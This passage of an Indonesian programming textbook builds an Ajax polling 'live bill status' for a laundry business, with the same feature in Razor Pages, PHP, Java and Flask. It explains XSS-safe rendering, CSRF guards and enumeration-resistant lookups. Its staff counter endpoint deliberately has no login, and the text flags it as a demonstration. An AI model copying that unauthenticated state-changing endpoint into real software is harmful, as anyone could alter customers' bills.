Kode 9.41 `live-status.js`, mesin Ajax halaman pelanggan. Ia mengenal server hanya lewat alamat di `data-api`; ia bertanya dengan `fetch`, mengirim ETag yang dimilikinya, menggambar dengan `textContent`, dan bertanya lagi dengan pewaktu.

```
// live-status.js - the "live bill status" of Profitina Laundry, one file for all four back
ends.
// The page supplies the form #status-form; its data-api attribute says where the JSON
lives
// (/api/status, or /Status?handler=Live in Razor Pages). Nothing here knows which server
it is.
"use strict";

(function () {
  const form = document.getElementById("status-form");
  if (!form) return;

  const api = form.dataset.api;                           // where to ask
  const every = Number(form.dataset.interval || 10000);  // milliseconds between checks
  const $ = (id) => document.getElementById(id);
  const STEPS = ["queued", "finished", "departed"];

  let etag = null;        // version of the last answer we drew
  let timer = null;       // the pending setTimeout, so that a new search can cancel it
  let delay = every;      // grows after network errors, back to normal after a success
  let shown = null;       // the status currently on the screen

  function url(bill, phone) {
    const u = new URL(api, window.location.href);
    u.searchParams.set("bill", bill);
    u.searchParams.set("phone", phone);
    return u;
  }

  function say(text) {                                    // for screen readers and for
everyone
    $("st-message").textContent = text;
  }

  function draw(data) {
    $("result").hidden = false;
    $("st-bill").textContent = data.bill_id;
    $("st-text").textContent = data.status_text;
    $("st-text").className = "badge " + data.status;
    $("st-service").textContent = data.service + " · " + data.quantity;
    $("st-promised").textContent = data.promised;
    $("st-balance").textContent = data.balance > 0 ? rupiah(data.balance) + " still to pay"
: "Paid in full";
    $("st-outlet").textContent = data.outlet.name + ", " + data.outlet.phone;

    const reached = data.history.map((h) => h.status);
    document.querySelectorAll("#st-steps li").forEach((li) => {
      li.classList.toggle("done", reached.includes(li.dataset.step));
    });
```

Kode 9.41 (Lanjutan) *live-status.js, mesin Ajax halaman pelanggan. Ia mengenal server hanya lewat alamat di data-api; ia bertanya dengan fetch, mengirim ETag yang dimilikinya, menggambar dengan textContent, dan bertanya lagi dengan pewaktu.*

```
    const list = $("st-history");
    list.replaceChildren(...data.history.map((h) => {
      const li = document.createElement("li");
      li.textContent = h.at + "  " + h.text;             // textContent: never interpreted
as HTML
      return li;
    }));

    if (shown !== null && shown !== data.status_text) {
      $("result").classList.add("changed");
      setTimeout(() => $("result").classList.remove("changed"), 2000);
      say("Update: " + data.bill_id + " is now “" + data.status_text + "”.");
    }
    shown = data.status_text;
  }

  function rupiah(n) {
    return "Rp " + String(n).replace(/\B(?=(\d{3})+(?!\d))/g, ".");
  }

  function finished(data) {                              // nothing more will happen to
this bill
    return data.status === "departed";
  }

  async function check(bill, phone) {
    timer = null;
    const headers = { Accept: "application/json" };
    if (etag) headers["If-None-Match"] = etag;          // "only if it changed, please"
    let response;
    try {
      response = await fetch(url(bill, phone), { headers, cache: "no-store" });
    } catch (e) {                                        // network down, server stopped
      delay = Math.min(delay * 2, 60000);
      say("Cannot reach the shop right now; trying again in " + delay / 1000 + " s.");
      timer = setTimeout(() => check(bill, phone), delay);
      return;
    }
    delay = every;
    $("st-checked").textContent = new Date().toLocaleTimeString();
```

Kode 9.41 (Lanjutan) *live-status.js, mesin Ajax halaman pelanggan. Ia mengenal server hanya lewat alamat di data-api; ia bertanya dengan fetch, mengirim ETag yang dimilikinya, menggambar dengan textContent, dan bertanya lagi dengan pewaktu.*

```
    if (response.status === 304) {                        // same as before: nothing to draw
      timer = setTimeout(() => check(bill, phone), delay);
      return;
    }
    const data = await response.json();
    if (!response.ok) {                                    // 404, 400, 429: the server
explains
      $("result").hidden = true;
      etag = null;
      shown = null;
      say(data.error ? data.error.message : "Something went wrong.");
      return;                                              // do not keep asking about a
wrong bill
    }
    etag = response.headers.get("ETag");
    draw(data);
    if (finished(data)) {
      say(data.bill_id + " has been collected. Thank you!");
      return;
    }
    timer = setTimeout(() => check(bill, phone), delay);
  }

  form.addEventListener("submit", (event) => {
    event.preventDefault();                                // no page reload: this is the RIA
part
    if (timer) clearTimeout(timer);
    etag = null;
    shown = null;
    const bill = form.elements.bill.value.trim();
    const phone = form.elements.phone.value.trim();
    say("Checking " + bill.toUpperCase() + "…");
    history.replaceState(null, "", "?bill=" + encodeURIComponent(bill));
    check(bill, phone);
  });

  // A server-rendered answer may already be on the page (Razor Pages does that): keep it
fresh.
  if (form.elements.bill.value && form.elements.phone.value && !$("result").hidden) {
    shown = $("st-text").textContent;
    timer = setTimeout(() => check(form.elements.bill.value.trim(),
form.elements.phone.value.trim()), every);
  }
```

Kode 9.41 (Lanjutan) *live-status.js, mesin Ajax halaman pelanggan. Ia mengenal server hanya lewat alamat di data-api; ia bertanya dengan fetch, mengirim ETag yang dimilikinya, menggambar dengan textContent, dan bertanya lagi dengan pewaktu.*

```
  document.addEventListener("visibilitychange", () => {  // a hidden tab stops asking
    if (document.hidden && timer) {
      clearTimeout(timer);
      timer = "paused";
    } else if (!document.hidden && timer === "paused") {
      check(form.elements.bill.value.trim(), form.elements.phone.value.trim());
    }
  });
})();
```

Menurut urutan kejadiannya:

Memulai. Skrip berjalan di dalam fungsi yang langsung dipanggil, agar variabelnya tidak bocor ke halaman; `"use strict"` menolak beberapa kekeliruan diam-diam. Ia membaca `data-api` dan `data-interval` (10 000 ms).

Mengirim. `event.preventDefault()` adalah satu baris yang mengubah formulir biasa menjadi formulir Ajax: tanpanya peramban akan mengirim formulir dan memuat halaman baru. *Listener* itu membatalkan pewaktu yang tertunda serta ETag yang diingat, menampilkan "Checking B2952…", menaruh `?bill=b2952` di bilah alamat dengan `history.replaceState` — tetapi tidak nomor teleponnya, karena alamat tersimpan di riwayat, *bookmark*, dan tangkapan layar — lalu memanggil `check`.

Bertanya. `check` bersifat `async`. Ia menyusun alamat dengan `URL`, yang `searchParams.set`-nya meng-*encode* nilai dengan benar, menambahkan `If-None-Match` bila ia memiliki ETag, dan memanggil `fetch` dengan `cache: "no-store"`, agar *cache* peramban tidak menjawab sendiri ataupun menyembunyikan 304: skrip mengelola versinya sendiri. `await fetch(…)` menjeda `check`, bukan halaman.

Kegagalan. Bila jaringan gagal, *promise* ditolak: skrip menggandakan jedanya hingga paling lama satu menit lalu mencoba lagi — ***exponential backoff***, agar server yang baru menyala kembali tidak dibanjiri semua halaman yang menunggu. Jawaban `304` berarti tidak ada yang berubah: jadwalkan pemeriksaan berikutnya lalu kembali. Jawaban tidak-`ok` lainnya (400, 404, 429) menyembunyikan kartu, menampilkan pesan dari server, dan **berhenti bertanya**.

Menggambar. Setiap nilai masuk ke halaman melalui `textContent`, tidak pernah `innerHTML`: teks tetap teks, sehingga deskripsi berisi `<script>` akan ditampilkan, bukan dijalankan — kembaran *encoding* Razor di sisi peramban. Bila teks status berbeda dari yang tampil di layar, kartu diberi garis tepi selama dua detik dan baris pesan mengumumkan perubahannya. Baris itu memiliki `aria-live="polite"`: pembaca layar tidak membacakan ulang halaman yang diubah skrip, kecuali ***live region***, yang teks barunya dibacakan [17]. Tanpa atribut itu, kabar bahwa cucian sudah siap akan senyap justru bagi pelanggan yang tidak dapat melihat lencananya.

Berhenti. Bila statusnya `departed`, tidak ada lagi yang dapat terjadi, sehingga tidak ada yang dijadwalkan. Bila halaman tersembunyi (tab lain, layar ponsel mati), `visibilitychange` menjeda pewaktu, lalu langsung memeriksa begitu halaman terlihat lagi. Halaman yang tidak dilihat siapa pun tidak membebani server. Terakhir, bila Razor sudah menggambar hasil setelah `OnPost`, skrip mengambil alih hasil itu dan melanjutkan *polling* dari sana.

Gambar 9.27 menggambar seluruh percakapannya.

Gambar 9.27 Status langsung sebagai diagram urutan: pemeriksaan pertama menggambar notanya; sepuluh detik kemudian pemeriksaan dengan `If-None-Match` menerima `304` kosong; konter mengirim *Mark finished*; pemeriksaan berikutnya menerima `200` dengan ETag baru, dan halaman pun berubah.

9.10.7 Konter

Page model konter, **Kode 9.42**, memiliki *handler* `GET` yang mengembalikan JSON dan *handler* `POST` yang mengubah satu nota.

Kode 9.42 `Pages/Counter.cshtml.cs`: `OnGetQueue` mengembalikan nota-nota terbuka sebuah gerai sebagai JSON; `OnPostAdvance` memajukan satu nota selangkah, atau mengembalikan penolakan dari penyimpanan beserta kode statusnya.

```
using LiveStatus.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LiveStatus.Pages;

// Demonstration only: no login. Chapter 14 and the full Laundry application protect this.
public class CounterModel(ILaundryStore store) : PageModel
{
    [BindProperty(SupportsGet = true)] public string Outlet { get; set; } = "O03";
    public string OutletName { get; private set; } = "";

    // GET /Counter?outlet=O03                      the page itself; the list comes by
fetch()
    public void OnGet() =>
        OutletName = store.Outlets().FirstOrDefault(o => o.Id ==
Outlet.ToUpperInvariant())?.Name ?? Outlet;

    // GET /Counter?handler=Queue&outlet=O03        the open bills, as JSON
    public IActionResult OnGetQueue() => new JsonResult(store.Queue(Outlet),
LiveJson.Options);

    // POST /Counter?handler=Advance&id=B2952       one step forward; the antiforgery token
is checked
    public IActionResult OnPostAdvance(string id)
    {
        try
        {
            return new JsonResult(store.Advance(id), LiveJson.Options);
        }
        catch (LaundryProblem p)
        {
            return new JsonResult(p.Body, LiveJson.Options) { StatusCode = p.Status };
        }
    }
}
```

Markup-nya, **Kode 9.43**, adalah bingkai berisi tabel kosong dan token *antiforgery*.

Kode 9.43 `Pages/Counter.cshtml`. `@Html.AntiForgeryToken()` menulis token tersembunyi tanpa formulir agar skrip dapat mengirimnya; `{id}` pada `data-advance-api` adalah tempat yang diganti oleh skrip.

```
@page
@model CounterModel
@{
    ViewData["Title"] = "Counter";
}
<h1>Counter: @Model.OutletName (@Model.Outlet)</h1>
<p class="message">Demonstration only: no login. The full application lets only staff do
this.</p>
@Html.AntiForgeryToken()
<p id="counter-message" class="message" aria-live="polite"></p>
<table id="queue"
       data-queue-api="@Url.Page("/Counter", "Queue", new { outlet = Model.Outlet })"
       data-advance-api="@Url.Page("/Counter", "Advance")&id={id}">
    <thead>
        <tr><th>Bill</th><th>Arrived</th><th>Service</th><th>Ready
by</th><th>Balance</th><th>Status</th><th></th></tr>
    </thead>
    <tbody></tbody>
</table>

@section Scripts {
    <script src="~/js/counter.js"></script>
}
```

Skripnya, **Kode 9.44**, mengisi tabel dan menangani tombol-tombolnya.

Kode 9.44 `counter.js`: muat nota-nota terbuka sebagai JSON dan bangun satu baris per nota; sebuah tombol mengirim ke alamat *advance* lalu mengganti barisnya sendiri dengan jawabannya, atau menampilkan alasan server menolak.

```
// counter.js - the staff side of the demo: open bills of one outlet, one button per bill.
// data-queue-api   : GET, answers {"outlet": ..., "bills": [...]}
// data-advance-api : POST, "{id}" is replaced by the bill id; answers the bill's new row
"use strict";

(function () {
  const table = document.getElementById("queue");
  if (!table) return;

  const queueApi = table.dataset.queueApi;
  const advanceApi = table.dataset.advanceApi;
  const body = table.querySelector("tbody");
  const note = document.getElementById("counter-message");
  // Razor Pages puts an antiforgery token on the page; the other back ends do not need
one.
  const tokenField = document.querySelector('input[name="__RequestVerificationToken"]');

  const NEXT = { queued: "Mark finished", finished: "Hand over" };

  function cell(text, className) {
    const td = document.createElement("td");
    td.textContent = text;
    if (className) td.className = className;
    return td;
  }

  function row(bill) {
    const tr = document.createElement("tr");
    tr.id = "row-" + bill.bill_id;
    tr.append(
      cell(bill.bill_id),
      cell(bill.arrived),
      cell(bill.service + " · " + bill.quantity),
      cell(bill.promised + (bill.overdue ? "  (late)" : ""), bill.overdue ? "late" : ""),
      cell(bill.balance > 0 ? "Rp " + String(bill.balance).replace(/\B(?=(\d{3})+(?!\d))/g,
".") : "paid"),
      cell("")
    );
    const badge = document.createElement("span");       // the status as a colored badge
    badge.className = "badge " + bill.status;
    badge.textContent = bill.status_text;
    tr.lastChild.append(badge);
    const td = document.createElement("td");
    if (NEXT[bill.status]) {
      const button = document.createElement("button");
      button.type = "button";
      button.textContent = NEXT[bill.status];
      button.addEventListener("click", () => advance(bill.bill_id, button));
```

Kode 9.44 (Lanjutan) *counter.js: muat nota-nota terbuka sebagai JSON dan bangun satu baris per nota; sebuah tombol mengirim ke alamat advance lalu mengganti barisnya sendiri dengan jawabannya, atau menampilkan alasan server menolak.*

```
      td.append(button);
    }
    tr.append(td);
    return tr;
  }

  async function load() {
    const response = await fetch(queueApi, { headers: { Accept: "application/json" },
cache: "no-store" });
    const data = await response.json();
    body.replaceChildren(...data.bills.map(row));
    note.textContent = data.bills.length + " open bill(s) at " + data.outlet + ".";
  }

  async function advance(id, button) {
    button.disabled = true;                              // no double clicks while we wait
    const headers = { Accept: "application/json", "Content-Type": "application/json" };
    if (tokenField) headers["RequestVerificationToken"] = tokenField.value;
    const response = await fetch(advanceApi.replace("{id}", encodeURIComponent(id)), {
      method: "POST", headers, body: "{}", cache: "no-store"
    });
    const data = await response.json();
    if (!response.ok) {                                  // 409: the rule said no; show why
      note.textContent = data.error.message;
      button.disabled = false;
      return;
    }
    const old = document.getElementById("row-" + id);
    if (data.status === "departed") {
      old.remove();                                      // collected bills leave the
counter
    } else {
      old.replaceWith(row(data));
    }
    note.textContent = id + " is now “" + data.status_text + "”.";
  }

  load();
})();
```

Karena `OnPostAdvance` adalah *handler* `POST`, Razor Pages menuntut token *antiforgery*; skrip mengirim JSON, sehingga token ditaruh di *header* **`RequestVerificationToken`**, tempat Razor Pages mencarinya bila tidak ada *field* formulir. Jalur-jalur lain tidak menulis token, sehingga di sana skrip tidak mengirimnya. Tombol dinonaktifkan selama permintaannya berjalan, agar klik ganda tidak mengirim dua permintaan.

> **Konter tidak memiliki login, dengan sengaja dan hanya di sini.** Login adalah pokok bahasan Bab 14 (Bab 7 sudah melakukannya untuk Java) dan akan menggandakan panjang bab ini. Karena itu konter ini hanyalah demonstrasi: ia hanya mendengarkan `127.0.0.1`, tidak menampilkan nama pelanggan, menyatakan dirinya di halaman, dan mencatat pemilik, `E0001`, untuk setiap perubahan, sedangkan aplikasi Laundry yang lengkap mencatat pegawai yang bertindak. Jangan pernah memasang halaman seperti ini di server sungguhan.

9.10.8 Menyaksikannya bekerja

Build menyalakan jalur Razor Pages dengan jam dibekukan pada 21:00:00 tanggal 30 September 2026, memeriksa B2952 di Chromium tanpa layar, membuka konter di tab kedua, menekan *Mark*

finished dan *Hand over*, lalu menunggu — tanpa menyentuh tab pertama — sampai tab itu berubah. **Kode 9.45** adalah cetakan `tests/browser_check.py`.

Kode 9.45 Transkrip nyata uji peramban ujung ke ujung pada jalur Razor Pages: jawaban 200, 304, dan 200, dan halaman pelanggan berubah 9,0 detik setelah klik di konter.

```
customer sees: B2952 - In process
address bar  : http://127.0.0.1:8910/Status?bill=b2952
responses so far: [200, 304]
counter says : B2952 is now “Ready for pickup”.
counter says : B2952: balance Rp 20.000 open. Record the payment first.
customer sees: Ready for pickup after 9.0 s, without reloading
announcement : Update: B2952 is now “Ready for pickup”.
history      : 2026-09-30 20:09:56 Received | 2026-09-30 21:00:00 Ready for pickup
responses    : [200, 304, 200]
```

Jedanya bergantung pada titik mana dalam siklus sepuluh detik klik itu jatuh, antara hampir 0 hingga 10 detik. Uji yang sama terhadap jalur PHP, Java, dan Flask mencetak baris-baris yang sama dengan alamat masing-masing.

9.10.9 *Polling* dan alternatifnya

Bertanya berulang-ulang dengan selang tetap disebut ***polling***. Dengan N halaman terbuka, masing-masing bertanya setiap T detik, server menerima

$$R = \frac{3600\,N}{T} \tag{9.6}$$

permintaan per jam.

> **CONTOH.** 300 pelanggan membiarkan halaman terbuka dengan $T = 10$ dtk: $R = 3600 \times 300/10 = 108000$ permintaan per jam, $108000/3600 = 30$ per detik, hampir semuanya 304 tanpa badan yang masing-masing hanya memerlukan satu kueri kecil — ringan bagi satu server sederhana. Dengan $T = 2$ dtk bebannya lima kali lipat, hanya untuk mengetahui perubahan yang terjadi beberapa kali sepanjang hidup sebuah nota. Jeda pada tab tersembunyi menjaga N tetap sebanyak halaman yang benar-benar dilihat orang.

Bila perubahan harus tiba lebih cepat atau penontonnya jauh lebih banyak, server sebaiknya **mendorong** (*push*), seperti ditunjukkan **Tabel 9.16**.

Tabel 9.16 Dari bertanya ke diberi tahu. Keempatnya tersedia bagi setiap jalur di bab ini.

Teknik	Cara kerja	Biaya dan kerumitan	Pemakaian khas
Polling (bab ini)	Peramban bertanya setiap T detik; ETag membuat jawaban yang tak berubah amat kecil	Paling sederhana; tunda hingga T; beban $\propto N/T$ (Persamaan (9.6))	Halaman status, *dashboard*
Long polling	Server menahan setiap permintaan sampai ada perubahan	Nyaris seketika; satu permintaan terbuka per halaman	*Chat* pada infrastruktur lama
Server-Sent Events (SSE)	Satu jawaban HTTP berumur panjang tempat server menulis peristiwa; `EventSource` di peramban	Nyaris seketika, satu arah, HTTP biasa	Umpan, notifikasi
WebSocket (SignalR di .NET)	Koneksi dua arah yang ditingkatkan dari HTTP	Seketika, dua arah; server memegang koneksi	*Chat*, kolaborasi, gim; Blazor Server berjalan di atas SignalR

Bagi Laundry, *polling* setiap sepuluh detik sudah tepat: perubahannya terjadi sekali atau dua kali sepanjang hidup sebuah nota, tunda sepuluh detik tidak merugikan siapa pun, dan cara ini bekerja melewati *proxy* mana pun dan di ponsel mana pun.

9.11 Fitur yang Sama dalam PHP

Jalur PHP menjawab tiga alamat yang sama — `GET /api/status`, `GET /api/queue`, `POST /api/bills/{id}/advance` — dengan PHP 8 dan PDO atas salinan `laundry.db`, serta melayani berkas-berkas *front end* yang sama dari `public/`. Server bawaan PHP (Bab 5) menjalankan ***router script***, **Kode 9.46**, untuk setiap permintaan; skrip itu menjawab, atau mengembalikan `false` agar server mengirim sebuah berkas.

Kode 9.46 `php/router.php`. Permintaan di luar `/api/` diteruskan ke berkas statis; alamat API dicocokkan menurut metode dan jalurnya; sebuah `Problem` menjadi galat JSON dengan statusnya, pengecualian lain menjadi 500 yang rinciannya hanya masuk ke log.

```
<?php
// router.php - the front door for PHP's built-in server:
//     php -S 127.0.0.1:8920 -t public router.php
// Existing files in public/ (status.html, js/, css/, img/) are sent as they are; /api/...
is answered here.
declare(strict_types=1);

require __DIR__ . '/src/LaundryStatus.php';

$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
if ($path === '/') {
    header('Location: /status.html');
    return true;
}
if (!str_starts_with($path, '/api/')) {
    return false;                                   // let the built-in server send the
file
}

function send_json(int $status, array $data): void
{
    http_response_code($status);
    header('Content-Type: application/json; charset=utf-8');
    echo json_encode($data, JSON_UNESCAPED_UNICODE | JSON_UNESCAPED_SLASHES);
}

$dbPath = getenv('LAUNDRY_DB') ?: __DIR__ . '/../data/laundry.db';
$method = $_SERVER['REQUEST_METHOD'];

try {
    $laundry = new LaundryStatus(new PDO('sqlite:' . $dbPath));

    if ($method === 'GET' && $path === '/api/status') {
        [$etag, $data] = $laundry->lookUp($_GET['bill'] ?? null, $_GET['phone'] ?? null);
        header('ETag: ' . $etag);
        header('Cache-Control: no-cache');
        if (($_SERVER['HTTP_IF_NONE_MATCH'] ?? '') === $etag) {
            http_response_code(304);                // nothing new: no body at all
            return true;
        }
        send_json(200, $data);
    } elseif ($method === 'GET' && $path === '/api/queue') {
        send_json(200, $laundry->queue($_GET['outlet'] ?? null));
    } elseif ($method === 'POST' && preg_match('#^/api/bills/([A-Za-z0-9]+)/advance$#',
$path, $m)) {
        if (!str_starts_with($_SERVER['CONTENT_TYPE'] ?? '', 'application/json')) {
            throw new Problem(415, 'unsupported_media_type', 'Send the request as
application/json.');
        }
        send_json(200, $laundry->advance($m[1]));
```

Kode 9.46 (Lanjutan) *php/router.php. Permintaan di luar /api/ diteruskan ke berkas statis; alamat API dicocokkan menurut metode dan jalurnya; sebuah Problem menjadi galat JSON dengan statusnya, pengecualian lain menjadi 500 yang rinciannya hanya masuk ke log.*

```
    } else {
        throw new Problem(404, 'not_found', 'No such address.');
    }
} catch (Problem $p) {
    send_json($p->status, $p->body());
} catch (Throwable $e) {
    error_log((string) $e);                        // the details go to the log, not the
visitor
    send_json(500, ['error' => ['code' => 'server_error', 'message' => 'Something went
wrong on our side.']]);
}
return true;
```

Cabang status sama dengan `OnGetLive`: cari, atur `ETag` dan `Cache-Control`, bandingkan dengan `$_SERVER['HTTP_IF_NONE_MATCH']`, jawab 304 atau JSON-nya. Cabang *advance* menambahkan satu pemeriksaan yang tidak diperlukan jalur Razor: permintaan harus `application/json`, bila tidak ditolak dengan **415 Unsupported Media Type**. Inilah pertahanan CSRF jalur ini: situs lain dapat membuat peramban mengirim *formulir*, tetapi formulir hanya terkirim sebagai `application/x-www-form-urlencoded`, `multipart/form-data`, atau `text/plain`; mengirim `application/json` lintas situs memerlukan izin *preflight* yang tidak pernah diberikan server. **Kode 9.47** adalah pencariannya.

Kode 9.47 `lookUp` pada `php/src/LaundryStatus.php`: telepon disederhanakan menjadi digit, nota dan telepon diperiksa bersama dalam satu *prepared statement*, dan satu jawaban 404 berlaku baik untuk nota yang tak dikenal maupun telepon yang salah.

```
    /** @return array{0: string, 1: array} the ETag and the customer's view of one bill */
    public function lookUp(?string $billId, ?string $phone): array
    {
        $billId = strtoupper(trim($billId ?? ''));
        $digits = preg_replace('/\D/', '', $phone ?? '');
        if ($billId === '' || $digits === '') {
            throw new Problem(400, 'bad_request', 'Give the bill number and the phone
number.');
        }
        $st = $this->db->prepare(
            "SELECT 1 FROM Bill b JOIN Customer c ON c.id = b.Customer_id
              WHERE b.id = ? AND REPLACE(REPLACE(c.phone, '-', ''), ' ', '') = ?");
        $st->execute([$billId, $digits]);
        if ($st->fetch() === false) {        // unknown bill or wrong phone: the same
answer
            throw new Problem(404, 'not_found', 'No bill found for this number and
phone.');
        }
        $row = $this->bill($billId);
        $st = $this->db->prepare(
            'SELECT status, changed_at FROM StatusLog WHERE Bill_id = ? ORDER BY
changed_at, id');
        $st->execute([$billId]);
        $history = array_map(fn($h) => ['status' => $h['status'],
            'text' => self::EVENT_WORDS[$h['status']], 'at' => $h['changed_at']], $st-
>fetchAll());
        return [self::version($row), [
            'bill_id' => $row['id'],
            'status' => $row['status'],
            'status_text' => self::billWords($row['status'], $row['finished']),
            'arrived' => $row['arrived'],
            'finished' => $row['finished'],
            'departed' => $row['departed'],
            'promised' => self::promised($row['arrived'], $row['Service_id']),
            'service' => $row['service'],
            'unit' => (int) $row['unit'],
            'quantity' => self::quantity((int) $row['unit'], $row['service']),
            'payment' => (int) $row['payment'],
            'balance' => (int) ($row['payment'] - $row['paid']),
            'outlet' => ['name' => $row['outlet_name'], 'phone' => $row['outlet_phone']],
            'history' => $history,
        ]];
    }
```

Satu jawaban untuk kedua kasus itu penting: bila “nota tidak ada” dan “telepon salah” berbeda, siapa pun dapat mengetahui nomor nota mana yang ada. Karena PHP tidak menyimpan apa pun antarpermintaan, jam demonya menghitung dari `LAUNDRY_STARTED`, yang diatur oleh `run.sh` (atau `run.ps1`). Jalankan jalur ini dengan `cd php` dan `./run.sh` (Windows: `.\run.ps1`), lalu buka `http://127.0.0.1:8920/status.html`.

9.12 Fitur yang Sama dalam Java

Jalur Java memakai `com.sun.net.httpserver.HttpServer` bawaan JDK, seperti Bab 7, dengan JDBC dan *driver* SQLite di `lib/`; tidak diperlukan alat *build* maupun *container*. **Kode 9.48** menjawab ketiga alamat API.

Kode 9.48 `api` pada `java/src/laundry/LiveStatusServer.java`. Satu koneksi per permintaan, ditutup oleh *try-with-resources*; ETag dan 304 ditangani sendiri, dengan `sendResponseHeaders(304, -1)`, di mana `-1` berarti “tanpa badan”.

```
    static void api(HttpExchange ex) throws IOException {
        String path = ex.getRequestURI().getPath();
        String method = ex.getRequestMethod();
        Map<String, String> query = query(ex.getRequestURI().getRawQuery());
        try (Connection db = DriverManager.getConnection(dbUrl)) {
            LaundryStatus laundry = new LaundryStatus(db);
            Matcher m = ADVANCE.matcher(path);
            if (method.equals("GET") && path.equals("/api/status")) {
                Object[] answer = laundry.lookUp(query.get("bill"), query.get("phone"));
                String etag = (String) answer[0];
                ex.getResponseHeaders().set("ETag", etag);
                ex.getResponseHeaders().set("Cache-Control", "no-cache");
                if (etag.equals(ex.getRequestHeaders().getFirst("If-None-Match"))) {
                    ex.sendResponseHeaders(304, -1);                // nothing new: no
body at all
                    ex.close();
                    return;
                }
                send(ex, 200, Json.write(answer[1]));
            } else if (method.equals("GET") && path.equals("/api/queue")) {
                send(ex, 200, Json.write(laundry.queue(query.get("outlet"))));
            } else if (method.equals("POST") && m.matches()) {
                String type = ex.getRequestHeaders().getFirst("Content-Type");
                if (type == null || !type.startsWith("application/json")) {
                    throw new LaundryStatus.Problem(415, "unsupported_media_type",
                            "Send the request as application/json.");
                }
                send(ex, 200, Json.write(laundry.advance(m.group(1))));
            } else {
                throw new LaundryStatus.Problem(404, "not_found", "No such address.");
            }
        } catch (LaundryStatus.Problem p) {
            send(ex, p.status, Json.write(p.body()));
        } catch (Exception e) {
            e.printStackTrace();                                    // details to the log
only
            send(ex, 500, "{\"error\":{\"code\":\"server_error\",\"message\":\"Something
went wrong on our side.\"}}");
        }
    }
```

Kelima langkah dan penolakannya sama. JDK tidak memiliki pustaka JSON, sehingga `Json.java` sepanjang enam puluh baris menulis *map*, *list*, *string*, dan bilangan serta meng-*escape* apa yang diwajibkan JSON; proyek sungguhan akan memakai Jackson. `LaundryStatus.java` membangun setiap objek JSON sebagai `LinkedHashMap`, sehingga *field*-nya keluar menurut urutan **Tabel 9.2**. *Handler* statisnya menolak jalur apa pun yang mengarah ke luar `static/`; uji *build* meminta `/../data/laundry.db` dan menerima 404. Jalankan dengan `cd java` dan `./run.sh` (Windows: `run.bat` atau `.\run.ps1`), lalu buka `http://127.0.0.1:8930/status.html`.

9.13 Fitur yang Sama dalam Python

Flask mengerjakan sebagian besar pekerjaannya, sehingga **Kode 9.49** adalah seluruh bagian webnya.

Kode 9.49 `python/app.py`: tiga alamat JSON dalam Flask. Folder statis dilayani di akar, sehingga berkas *front end* tidak memerlukan rute; satu *error handler* mengubah setiap `Problem` menjadi galat JSON.

```python
"""app.py - the live bill status in Flask (Chapter 9, Python track).

Run:  python app.py        then open http://127.0.0.1:8940/status.html
The static folder holds the very same status.html, counter.html and JavaScript as the
PHP and Java tracks; this file only has to answer the three JSON addresses.
"""
import os
from pathlib import Path

from flask import Flask, g, jsonify, request

import laundry_status as ls

HERE = Path(__file__).resolve().parent
DB_PATH = os.environ.get("LAUNDRY_DB", str(HERE.parent / "data" / "laundry.db"))

app = Flask(__name__, static_folder="static", static_url_path="")
app.json.ensure_ascii = False          # "Rp", "&" and accents travel as themselves
app.json.sort_keys = False             # keep the field order of api.md


def db():
    if "db" not in g:
        g.db = ls.connect(DB_PATH)
    return g.db


@app.teardown_appcontext
def close_db(_error):
    con = g.pop("db", None)
    if con is not None:
        con.close()


@app.errorhandler(ls.Problem)
def problem(p):
    return jsonify(p.body()), p.status


@app.get("/")
def home():
    return app.send_static_file("status.html")
```

Kode 9.49 (Lanjutan) *python/app.py: tiga alamat JSON dalam Flask. Folder statis dilayani di akar, sehingga berkas front end tidak memerlukan rute; satu error handler mengubah setiap Problem menjadi galat JSON.*

```
@app.get("/api/status")
def status():
    etag, data = ls.look_up(db(), request.args.get("bill"), request.args.get("phone"))
    if request.headers.get("If-None-Match") == etag:
        return "", 304, {"ETag": etag}                  # nothing new: no body at all
    response = jsonify(data)
    response.headers["ETag"] = etag
    response.headers["Cache-Control"] = "no-cache"
    return response


@app.get("/api/queue")
def queue():
    return jsonify(ls.queue(db(), request.args.get("outlet")))


@app.post("/api/bills/<bill_id>/advance")
def advance(bill_id):
    if not request.is_json:             # a plain HTML form cannot send JSON: a simple CSRF
guard
        raise ls.Problem(415, "unsupported_media_type", "Send the request as
application/json.")
    return jsonify(ls.advance(db(), bill_id))


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(os.environ.get("PORT", 8940)))
```

`ensure_ascii = False` mempertahankan `&` dan huruf beraksen apa adanya; `sort_keys = False` mempertahankan urutan kontrak; koneksi tinggal di `g` selama satu permintaan; `request.is_json` adalah penjaga CSRF yang sama seperti di PHP dan Java. Aturannya ada di `laundry_status.py`, yang tidak mengimpor apa pun dari Flask dan dapat diuji tanpa server; **Kode 9.50** adalah pencariannya.

Kode 9.50 `look_up` pada `python/laundry_status.py`. Kamus yang dikembalikannya adalah JSON pada **Tabel 9.2**, *field* demi *field*; `version(row)` menghitung ETag pada Persamaan (9.5).

```
def look_up(con, bill_id, phone):
    """The customer's view of one bill, or Problem 404. Bill number AND phone must
match."""
    bill_id = (bill_id or "").strip().upper()
    digits = re.sub(r"\D", "", phone or "")
    if not bill_id or not digits:
        raise Problem(400, "bad_request", "Give the bill number and the phone number.")
    owner = con.execute(
        """SELECT 1 FROM Bill b JOIN Customer c ON c.id = b.Customer_id
            WHERE b.id = ? AND REPLACE(REPLACE(c.phone, '-', ''), ' ', '') = ?""",
        (bill_id, digits)).fetchone()
    if owner is None:        # unknown bill or wrong phone: the same answer, on purpose
        raise Problem(404, "not_found", "No bill found for this number and phone.")
    row = _bill(con, bill_id)
    history = con.execute(
        "SELECT status, changed_at FROM StatusLog WHERE Bill_id = ? ORDER BY changed_at,
id",
        (bill_id,)).fetchall()
    return version(row), {
        "bill_id": row["id"],
        "status": row["status"],
        "status_text": bill_words(row["status"], row["finished"]),
        "arrived": row["arrived"],
        "finished": row["finished"],
        "departed": row["departed"],
        "promised": promised(row["arrived"], row["Service_id"]),
        "service": row["service"],
        "unit": row["unit"],
        "quantity": quantity(row["unit"], row["service"]),
        "payment": int(row["payment"]),
        "balance": int(row["payment"] - row["paid"]),
        "outlet": {"name": row["outlet_name"], "phone": row["outlet_phone"]},
        "history": [{"status": h["status"], "text": EVENT_WORDS[h["status"]], "at":
h["changed_at"]}
                    for h in history],
    }
```

Pasang Flask sekali (`python -m pip install Flask`), jalankan dengan `cd python` dan `python app.py` (macOS/Linux: `python3`), lalu buka `http://127.0.0.1:8940/status.html`.

